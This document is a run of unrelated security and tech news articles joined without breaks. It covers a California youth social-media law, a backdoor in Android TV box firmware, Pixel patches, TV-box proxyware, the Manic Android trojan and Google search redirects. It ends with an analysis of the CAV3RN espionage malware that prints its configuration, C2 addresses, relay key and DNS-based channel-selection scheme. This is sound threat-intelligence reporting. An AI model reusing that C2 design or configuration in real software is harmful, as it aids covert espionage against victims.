The companies argue that the law, due to take effect in 2027, interferes with free speech, overrides parents’ decisions, and conflicts with federal protections for online platforms.
AB 1709 prohibits covered platforms from providing California users under 16 certain
“psychologically exploitative features intended to maximize engagement that foreseeably lead to compulsive use.”
The law specifically includes personalized “addictive feeds” and autoplay. It also allows the attorney general to define additional features through regulations.
It would not ban children from using the platforms. They can keep their accounts if the platform removes the restricted features. Otherwise, the platform must delete the account and associated personal information.
The law also requires age verification before providing the restricted features. The law doesn’t stop children from searching for videos, following creators, or communicating privately. It makes exceptions for certain search-based results, content that a user explicitly requests, and direct private messages, subject to conditions.
California’s argument is that harm is not limited to what children see. It can also arise from how a service encourages them to keep using it, through personalized recommendations and features such as autoplay.
The idea behind the law is straightforward: Instead of relying entirely on teenagers to recognize when to stop, require platforms to remove some of the mechanisms designed to keep them engaged.
The companies’ objections
The companies’ objections fall into several related categories.
Meta argues that deciding which posts to show, and how to arrange them, is protected editorial judgment under the First Amendment. Its complaint accuses California of attempting to appoint itself the
“editor, curator, and controller of online speech.”
TikTok makes a similar argument about its For You feed. It says selecting and arranging videos creates a curated product protected by free-speech rights, not merely a mechanism that the state can redesign at will.
Google likewise argues that YouTube’s recommendations help users find relevant, appropriate material among its vast collection of videos. It also defends autoplay as useful for watching content intended to be viewed in sequence.
The central disagreement is whether these are harmful product features that California can regulate, or editorial decisions protected by free-speech rights. California describes them as potentially harmful product design; the companies describe them as protected decisions about publishing speech.
The companies also raise parental control. Google says parents are best placed to decide what is appropriate for their families. TikTok points to its existing teen-account safeguards and Family Pairing controls, arguing that the law restricts free expression while taking decisions away from parents. Meta adds that personalized features can help deliver age-appropriate experiences.
The business model
There is also a commercial interest at stake: engagement. How often people return, how long they stay, and how much they interact all matter to the platforms’ businesses.
Meta’s annual report says it generates substantially all its revenue from advertising. It also says that changes to its content displays and product features can affect time spent, user engagement, and financial results. That doesn’t establish why the companies sued, but it helps explain why restrictions on recommendations and autoplay could have financial consequences.
If removing these features leads people to spend less time on a service, it could mean fewer opportunities to show ads. Compliance would also require product and operational changes, such as checking users’ ages and providing a different experience to those under 16.
Youth is the future. Big Tech is very much aware of this. Meta’s annual report identifies youth as an investment priority and describes attracting and retaining users as a competitive objective. Restrictions affecting how young people join and use a platform could affect its longer-term audience strategy, too.
What the future will bring
California is challenging an important part of the attention-based business model. Meta’s annual report warns investors that regulation affecting how it displays content or serves younger users could affect user growth, engagement, and financial results.
And then there’s the matter of age verification. The required age checks could affect adults as well as children: a service must verify users’ ages before providing the restricted features. Depending on how the checks work, this could involve sharing age-related information, raising privacy concerns and creating another opportunity for sensitive data to be exposed in a breach.
If it were up to me, platforms would stop designing for compulsive use, whatever the user’s age. Adults deserve a healthier online experience too. Applying those protections to everyone would also remove the need to check someone’s age before deciding whether they can use these features. Platforms might lose some advertising opportunities, but time spent online should not be the only measure of a successful service.
Scammers don’t need to hack you. They just need you to click once.
.kadence-column484175_1ef361-88 > .kt-inside-inner-col{padding-top:20px;padding-right:20px;padding-bottom:10px;padding-left:20px;}.kadence-column484175_1ef361-88 > .kt-inside-inner-col{column-gap:var(--global-kb-gap-sm, 1rem);}.kadence-column484175_1ef361-88 > .kt-inside-inner-col{flex-direction:column;}.kadence-column484175_1ef361-88 > .kt-inside-inner-col > .aligncenter{width:100%;}.kadence-column484175_1ef361-88 > .kt-inside-inner-col{background-color:rgba(255, 229, 229, 0.83);}.kadence-column484175_1ef361-88 > .kt-inside-inner-col:before{opacity:0.3;}.kadence-column484175_1ef361-88{position:relative;}@media all and (max-width: 1024px){.kadence-column484175_1ef361-88 > .kt-inside-inner-col{flex-direction:column;justify-content:center;}}@media all and (max-width: 767px){.kadence-column484175_1ef361-88 > .kt-inside-inner-col{flex-direction:column;justify-content:center;}}
In this article
Google says Videostrong backdoored 1.3 million certified Android TV boxes and sold criminals access to the botnet.
The takedown disrupted the botnet, but the backdoor remains in infected boxes’ firmware.
Suspect your box? Disconnect it and ask the seller about a fix or replacement.
Most malware needs you to click something. This one came in the box.
Google’s Threat Intelligence Group (GTIG) says it has high confidence that Android device maker Videostrong Technology built and ran the XCPE backdoor for financial gain. Videostrong sold access to criminal affiliates, who loaded their own malware modules onto the boxes.
GTIG found that the backdoor, called x.cpe (or com.oemservice in some builds), sits in the firmware with system-level privileges. If someone uninstalls it, it reinstalls itself from the /oem/ partition when the device reboots. It could also switch off Google Play Protect app verification, allowing it to install more software without asking.
Google says Videostrong got past its compatibility and security tests by loading the malicious code after the device’s first boot. This allowed the devices to remain part of the residential proxy network.
Residential proxy networks rent out ordinary home IP addresses to customers. That makes their traffic appear to come from a legitimate consumer connection rather than a data center. This can help cybercriminals evade IP-based fraud controls and reputation systems.
The problem for users
Here’s what the backdoored set-top boxes could mean for their owners:
Your home internet connection could be used by others. Residential proxy modules routed other people’s traffic through infected boxes and their owners’ home IP addresses.
Ad fraud. Modules generated fake ad views and clicks in the background.
Spying and remote access to your device. Google observed operators capturing live screenshots, injecting keystrokes, collecting account and device information, and opening reverse shells.
More malware. Some affiliate modules were backdoors that could load further modules.
Your IP address could be linked to activity you didn’t start. Proxy traffic can include attempts to guess account passwords, for example, and may make your home IP address appear in connection with that activity.
How to stay safe
Google and its partners took legal action to take down the domains and servers Videostrong used to control the botnet. Google says it has banned Videostrong and its future subsidiaries and affiliates from making certified Android devices, and strengthened firmware integrity checks for certified Android TV devices.
The takedown only cuts the current connection to the malicious servers. It doesn’t remove the backdoor from infected devices, and can potentially be exploited by other criminals. If you think your box may be affected, disconnect it and contact the seller or manufacturer to ask for clean firmware or a replacement. Uninstalling the app won’t remove the backdoor from the firmware.
Google hasn’t published a complete list of affected models, so owners may not be able to tell from the model name alone whether their box is infected. If you decide to replace your box:
Buy from a reputable manufacturer.
Be cautious about “free TV” boxes. We’ve previously reported on Superbox and similar devices.
Be cautious about apps that pay you to share your bandwidth. They can route other people’s traffic through your internet connection.
Stick to trusted app stores and keep Google Play Protect switched on.
Isolate the box. Put TV boxes and other IoT gear on a separate network or VLAN with restricted outbound access. This doesn’t keep the devices themselves safe, but it does keep other devices separate.
Scammers know more about you than you think.
Malwarebytes Mobile Security protects you from phishing, scam texts, malicious sites, and more. With real-time AI-powered Scam Guard built right in.
Not every risky email should be blocked outright. Some messages may be legitimate but still deserve extra scrutiny. Until now, email security has largely followed a simple model: a message is either delivered or blocked. While this works well for clearly malicious emails, many modern attacks operate in a gray area where the risk is real, but not high enough to justify rejecting the message.
On September 15 this year, Google published details of patches for 110 vulnerabilities in its own Google Pixel smartphones. Among all the disclosed flaws, CVE-2026-58704 stands out the most, for it appears that this zero-day is being exploited in targeted attacks.
In today’s post, we talk about what’s so special about the Google Pixel, and why these devices get security updates all of their own – separate from regular Android updates. We also cover the vulnerabilities addressed in this latest update, with a special focus on the mentioned, most dangerous one – CVE-2026-58704 – and wrap up with tips on how to both protect your device and avoid becoming a victim of cyberattack on it.
Why do Google Pixel phones get security updates separate from Android?
The reader might reasonably wonder: I’ve already installed this month’s Android security updates on my Google Pixel. Isn’t that the same thing? Google Pixel does run on Android and receives those security updates, which are detailed in the monthly Android Security Bulletin. However, manufacturers of Android-based devices use different sets of hardware and software components. That’s why, alongside vulnerabilities common to all Android devices, there are security issues specific to individual manufacturers’ devices.
For its own smartphones, Google publishes separate security updates, covered by a dedicated Pixel Update Bulletin. Rather than replacing the Android Security Bulletin, this document complements it by detailing vulnerabilities specific to devices manufactured by Google. Other Android smartphones also receive similar updates from their manufacturers.
The Pixel Update Bulletin for September 2026 clearly shows why Google needs separate updates for its smartphones in the first place. Many of the vulnerabilities it fixes affect specific Pixel hardware (or hardware-related) components: the modem, bootloader, GPU, fingerprint scanner components, and other parts of the device. On smartphones from other manufacturers, these features might rely on entirely different hardware and software components, so the fixes listed in the Pixel Update Bulletin don’t apply to those phones.
That said, these vulnerabilities could still be relevant for Pixel owners who’ve flashed their devices with custom ROMs. Switching to a different OS doesn’t alter the device’s hardware components, and may not replace the firmware. Therefore, the vulnerabilities themselves may persist, but whether patches are available, and how they’re installed, depends on the specific OS.
CVE-2026-58704: a zero-day vulnerability being actively exploited in the wild
Now let’s look closer at the specific vulnerabilities Google fixed in September. The most significant one is the above-mentioned CVE-2026-58704.
This vulnerability affects the Cellular Modem component, which handles the smartphone’s communication with cellular networks. It stems from a logic error in the code, which, under certain conditions, allows bypassing the intended permission check.
Successful exploitation of CVE-2026-58704 lets attackers escalate privileges on the smartphone to gain broader access to its functions and data. Note that the attack takes place over a cellular network and the threat actors need low-level privileges on the targeted device to start with.
In practice, this means attackers can’t exploit CVE-2026-58704 to attack a Pixel from just anywhere over the internet, as they’d apparently need to either compromise the cellular network the target smartphone is already connected to or, more likely, force it to connect to a malicious base station under their control.
Google hasn’t disclosed all the details of this vulnerability yet, and the related report is not publicly accessible. As a result, the technical details that would show how easy it is for attackers to exploit CVE-2026-58704 remain unknown pending installation of the patches on all devices.
Nevertheless, Google claims that there are signs of limited exploitation of CVE-2026-58704.
What we know about the other 109 vulnerabilities
Of the remaining 109 vulnerabilities found in Google Pixel devices, only one is rated moderate; the others are either high (62) or outright critical (46). Nine of these flaws fall into the RCE (remote code execution) category. This means that if an attacker successfully exploits one of these vulnerabilities, they can remotely force the device to run malicious code. The exact conditions for the attack depend on the specific vulnerability.
Another 88 vulnerabilities fall into the elevation of privilege (EoP) category. These let an attacker who’s already gained a certain level of access to the device expand their privileges. The CVE-2026-58704 vulnerability discussed above falls into this same category, which is why the September bulletin lists 89 EoP vulnerabilities in total.
Finally, 10 vulnerabilities can lead to information disclosure (ID), and two more to denial of service (DoS). In short, that’s a hefty list of flaws, so Google Pixel owners shouldn’t wait around to install the patches.
How to avoid becoming a victim
Google Pixel owners can install the update that fixes the vulnerabilities covered in this post by following this path: Settings → Security & privacy → System & updates → Security update → Install. Keep in mind that the phone will automatically restart to finish installing the update.
To keep your phone secure we recommend the following general measures:
Install security updates on your phone regularly and promptly – whether it’s a Google Pixel, an Android smartphone from a different manufacturer, or even an iPhone.
Avoid installing apps from questionable sources.
Read reviews before installing apps from official stores, since malware isn’t uncommon there too. Users who have already been burned will often sound the alarm in the reviews long before store moderators get around to removing the dangerous app.
Install a reliable security solution to keep you from downloading malware, and warn you about suspicious activity on your device.
In 2026, the owner of an ordinary home router, smart TV, or TV box is a prime target for cybercriminals. These devices are readily recruited into botnets and residential proxy networks, which we’ve covered before.
Criminals “sublease” the infected device by letting outsiders pay to visit any website from the victim’s IP address, so it looks like the device’s owner is doing it. The service is in demand across all kinds of shady schemes: from ad fraud and spam campaigns to password bruteforcing and account hacking. In our previous post, we described how home routers get recruited into these proxy networks; today we take a look at an even more vulnerable, and equally ubiquitous category of devices: smart TVs and TV boxes.
These appeal to criminals for two reasons. First, unlike computers and smartphones, TVs are almost always plugged into the power and have a fast internet connection. A dark screen doesn’t mean the device is switched off. On top of that, the limited user interface and monitoring tools mean suspicious background processes can easily slip unnoticed past users.
The threat is evolving and growing more aggressive. A recent study found that once proxyware turns up on a set-top box, the risks to its owner go well beyond having their traffic siphoned off.
SuperBox’s marketing leans heavily on the promise of providing thousands of TV channels, with no subscription or monthly fees. But out of the box, the device can’t actually do anything of the sort. To get access to pirated content, you need to install the brand’s proprietary app store.
When you launch it and install additional apps, the thousands of TV channels do appear. Meanwhile behind the scenes, with no warnings or permission prompts, the device floods external sites with unauthorized requests, and network traffic spikes sharply.
The researchers uncovered several alarming facts. First, the victim gets enrolled into as many as five botnets at once. The SuperBox runs clients for several proxyware networks simultaneously, which even try to compete with one another by blocking rival software from being installed.
But the real shock was the attacks on the internal network. The TV box’s proxyware places no limits on what its paying clients can actually do on the network. They can reach not only external sites but also devices inside your home network.
Normally, your home router and ISP settings protect you from outside attacks. But proxyware bypasses these barriers because it operates from inside the network. During an experiment, the researchers confirmed that an attacker on the internet can easily leverage the infected set-top box to open the admin panel of a home router, such as a Linksys, which is supposed to be accessible only to its owner when connected to the home Wi-Fi network. This means hackers can try to steal data from other devices in the same household, or even encrypt home network storage (NAS).
At the same time, flaws in SuperBox’s factory firmware let hackers remotely install and run any application with superuser privileges, and the threat is anything but hypothetical. Over three weeks of monitoring, the test set-top box was hit by more than 1300 attacks through the home proxy network. Attackers installed three different types of malware, including a module for launching DDoS attacks.
The malware uses several methods to gain a foothold in the system, and it survives reboots and power failures alike.
How to tell if your set-top box is working for hackers
If you have a cheap TV set-top box or Android TV from a little-known brand, it’s worth checking it for anomalies.
The most reliable method is to review the network traffic. Use the statistics in your router’s control panel, but note that some budget models may lack this feature. This feature is called Traffic Analyzer on Asus routers, Traffic Usage on TP-Link, and Traffic Monitor on Keenetic. Find your TV or set-top box in the device list and check the ratio of downloaded to uploaded data. They should consume a lot of traffic to download video while sending very little. If your box is quietly pushing gigabytes of data out or staying chatty on the network even while idle, that’s a telltale sign it’s infected.
If traffic statistics aren’t available, look for indirect signs:
The network and memory activity LEDs won’t stop blinking even though no one’s using the device.
The set-top box’s casing is constantly warm or hot.
The interface lags behind the remote, and the box freezes at random moments that have nothing to do with heavy video playback.
Your other devices (computers or phones) are seeing a real drop in internet speed.
When trying to visit familiar sites over your home Wi-Fi, you’re constantly hit with a CAPTCHA — a sign your network may be compromised and flagged as a spam source.
Your ISP’s tech support calls you asking about suspicious network loads.
What to do with an infected device
The best solution is to disconnect the device from the internet and dispose of it. If you have to keep using it, follow these steps to minimize the risks:
Do a factory (hard) reset. Restore the set-top box to its original state.
Take it offline before setting up again. The first time you turn it on after a reset, skip the Wi-Fi setup step and don’t plug in the Ethernet cable.
Block app installation. Go to Android settings and disable installation of apps from unknown sources. Be sure to turn off any debugging features if enabled: USB debugging, Wireless debugging, and ADB. Menu item names may differ depending on your Android version and device manufacturer.
Isolate it on the network. Set up a guest Wi-Fi network on your router and connect the TV box to it. Enable Client Isolation in your router’s settings, if it has it. This will stop the box from seeing other devices on your home network, which protects your computers and network storage.
Check for updates. Once the box is connected to the guest network, check for official firmware updates: manufacturers sometimes patch known vulnerabilities, though with lesser-known brands, you shouldn’t count on it.
Your most reliable safeguards
Buying cheap devices with pirate streaming features and installing software from shady sources is a surefire way to compromise your home network. Your IP address will become a source of malicious activity, which at best gets you blocked by your ISP and at worst puts you on law enforcement’s radar. What’s more, hackers can use the box as a launchpad to attack your home computers and NAS, which can lead to personal data theft or a ransomware attack.
The best protection is to buy devices from trusted brands and pay for legal content. And to rule out someone hijacking control of your network, make sure your router’s admin panel and other home devices are protected with unique, strong passwords. To avoid having to remember them all, use a reliable password manager such as Kaspersky Password Manager. Additionally, the Smart Home Monitor feature included in Kaspersky Premium lets you keep all your devices fully under control.
There may be more things you don’t know about your smart home devices:
Cybersecurity researchers have discovered a new family of Android malware, and it goes by the name of Manic. It lets criminals spy on their victims, steal banking credentials, and take remote control of infected devices.
But its most unusual trick is this: Manic can send stolen data back to attackers even when the given device has no internet connection. Apparently, random mobile internet outages seem to get in cybercriminals’ way just as much as anyone else’s, so the actors behind Manic came up with an unusual workaround.
Researchers haven’t yet pinned down exactly how attackers are getting Manic onto people’s devices. Typically, malware like this spreads through channels like:
Infected apps on legitimate app stores
Malicious APK files shared on pirate websites
Download links sent through messaging apps and email
Scam sites
Google has told journalists it hasn’t found any trace of Manic spreading through apps on the Google Play Store. That suggests people are most likely installing infected apps from unofficial sources.
Experts have traced the beginnings of the attackers’ infrastructure for this campaign to February 2026. The earliest samples of the malware itself turned up in late May of this year. Since then, the criminals behind the Trojan have refined the ways it hides from detection on a victim’s device.
Manic currently combines the powers of a banking Trojan, spyware, and a remote-access tool that lets an attacker control the device. Attackers are especially interested in data from sources like:
Banking apps and payment services
Official government apps
Crypto wallets and cryptocurrency exchanges
Two-factor authentication apps
Text messages and notifications: mainly the one-time codes used to verify logins or approve transactions
By looking at which banking apps Manic targets, researchers have been able to work out which countries it has in its sights. It turns out its reach is broad, covering Austria, the Czech Republic, Estonia, France, Germany, Lithuania, the Netherlands, Poland, Russia, Slovakia, Spain, Ukraine, and the United Kingdom.
Stolen passwords, intercepted codes, remote control: what Manic can actually do
Let’s look at exactly what information Manic steals, and how it manages to get it. The malware’s main trick relies on abusing Android’s Accessibility services, a set of built-in features designed to help users with visual impairments. Used as intended, these features are genuinely helpful for people with vision loss. But criminals have long been quietly exploiting the very same tools for their own purposes.
Once a user grants an app permission to use Accessibility services, that app can “see” the text and buttons on the screen, interact with them, scroll through pages, and carry out actions automatically — all as if a user were doing it themselves. Attackers use this to read messages on screen, quietly grant the malware extra permissions, interfere with attempts to uninstall it, switch off security protections, or control other apps without the victim ever noticing.

With Manic, this abuse of Accessibility services is paired with the Trojan’s own advanced capabilities. It can generate an invisible keyboard that overlays the phone’s real one. When a user types their password to log in to a banking app, Manic records exactly which keys they pressed. Then it uses Accessibility services to instantly replay that same keystroke on the actual app keyboard.
Manic generates a transparent capture layer that covers the phone’s keyboard, recording each tap and relaying it to the real keyboard. Source
This means attackers don’t have to build a fake login screen for every single app they want to target. Because Manic works as an invisible layer sitting on top of the genuine app, everything looks and behaves as usual, so a phone owner has no reason to suspect they’re handing over their PIN or password to a criminal.
Manic doesn’t simply log everything a user types, either. It automatically recognizes what kind of information it has just captured and sorts it into categories: passwords, email logins, four-to-six-digit SMS codes, strings of characters that look like crypto wallet seed phrases, and phone unlock codes or pattern locks. Alongside the captured text itself, Manic also records which app it came from, when it was entered, whether the user typed it manually or used autofill, and whether that app is on its hit list.
Manic’s abilities don’t stop at collecting information. Using Accessibility services once again, it also lets attackers take remote control of an infected device. To conceal this activity, Manic can show a black screen or fake a system update.
On top of Accessibility services, the malware also asks for permission to read text messages and notifications. That lets attackers intercept two-factor authentication codes and one-time verification codes before a victim even has a chance to type them into the app.
Put together, this hands attackers not just passwords, banking credentials, and verification codes, but the ability to remotely control the victim’s phone as well.
Even being offline won’t save you from data theft
Manic’s original method for relaying stolen data off the device and back to the attackers deserves a separate mention. Even today, devices get knocked offline more often than people might expect, and Manic’s creators built a workaround specifically for such situations.
Normally, malware like this collects information on the device and sends it straight to a server controlled by the attackers. But what happens when the infected device has no direct internet access, or can’t reach the command-and-control server for some other reason?
In that case, Manic simply stores the stolen data on the device and starts scanning nearby for other infected phones it can reach over Wi-Fi or Bluetooth. If it finds one with internet access, it hands over the encrypted data to that phone, which then forwards it on to the attackers’ server.
But it doesn’t stop there. Data can hop across a chain of infected devices. By default, Manic allows up to four of these relay devices in the chain. If no suitable device is nearby, the data simply stays on the original phone, and Manic tries again later.
How to protect your phone from Manic and other banking Trojans
Android malware keeps getting more sophisticated. That makes it worth remembering — and actually following — a few basic digital hygiene habits for Android phone and tablet users:
Avoid installing apps from unofficial sources.
Don’t grant apps permission to use Accessibility services unless this is absolutely necessary and you understand exactly why they need it.
Install reliable security software on all your devices, run scans regularly, and take its warnings and recommendations seriously. We recommend Kaspersky for Android. Our Android security apps are temporarily unavailable on the Google Play Store, so to install them on an Android device we recommend using an alternative app store or installing the APK file manually from our website. A full step-by-step guide is available in our post, How to install or update Kaspersky apps for Android in 2026.
Malware doesn’t just target smartphones; it feels at home on other Android-powered devices too — from streaming boxes to… cars. Check out the details in our related posts:
Google is changing how some links in its search results work.

Instead of linking directly to the destination, Google has started routing some search result links through opaque google.com/goto?url=... redirects. The url parameter does not show a readable version of the destination but uses a custom, Google-specific encoding.
“We have a long history of deploying technical measures against evolving forms of abuse, and we regularly take steps to protect our services and users.”
Google has not said precisely what abuse the change is intended to prevent. However, the most likely reason is that the redirects are designed to make bulk extraction of destination URLs from Google search results more difficult and costly. Automated tools must now ask Google to resolve each result separately.
Since the rollout has apparently not reached my neck of the woods yet, I had to grab an image from another source.
Image courtesy of seroundtable.com
Some Reddit users find the change ironic: Google built its search business by automatically collecting information from other websites, but is now making it harder for others to collect information from Google.
Other users have complained about the collateral damage to legitimate tools. Rank tracking, SEO auditing, research, archival, accessibility, and alternate-index services may all face the same rate limits and costs as abusive scrapers.
Search results data provider Autom reports that the final destination is viewable only through the redirect response’s Location header. This means bulk collectors must make an additional request for every result.
Security
The first thing that popped into my one-track mind was the security downside. We often tell users to hover over a link before clicking it so they can check where it leads. That advice is less useful when hovering reveals an encoded Google redirect rather than the destination website.
Google still displays the claimed destination above each search result, but users can no longer use the link preview as an independent check.
So, Google, where does this leave our advice? We already tell people not to click Sponsored search results. Should we now tell them to avoid goto?url links too? Or will you give users an easy way to check where a link leads before they click it?
Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.
Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.
We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.
Multi-transport C2 communication module
The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:
NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.
The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.
C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.
The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.
The module supports five internal commands:
Command
Functionality
s_version
Returns the DLL-version inventory described above. The command is executed automatically at startup.
s_config
Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog
Enables diagnostic logging at the Debug level.
s_deLog
Disables diagnostic logging and sets the logging level to Fatal.
s_write
Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.
The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.
{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}
The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.
Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:
The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.
The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:
Fourth octet
None (0)
GIDFailed (1)
GoogleFailed (2)
DirectFailed (3)
120 (0x78)
Google Apps Script
Direct HTTPS
Direct HTTPS
Google Apps Script
130 (0x82)
Direct HTTPS
Direct HTTPS
Direct HTTPS
Close the transaction (no channel)
140 (0x8C)
Exception
Exception
Exception
Exception
All other values
Google Apps Script
Google Apps Script
Google Apps Script
Google Apps Script

During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.
CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel
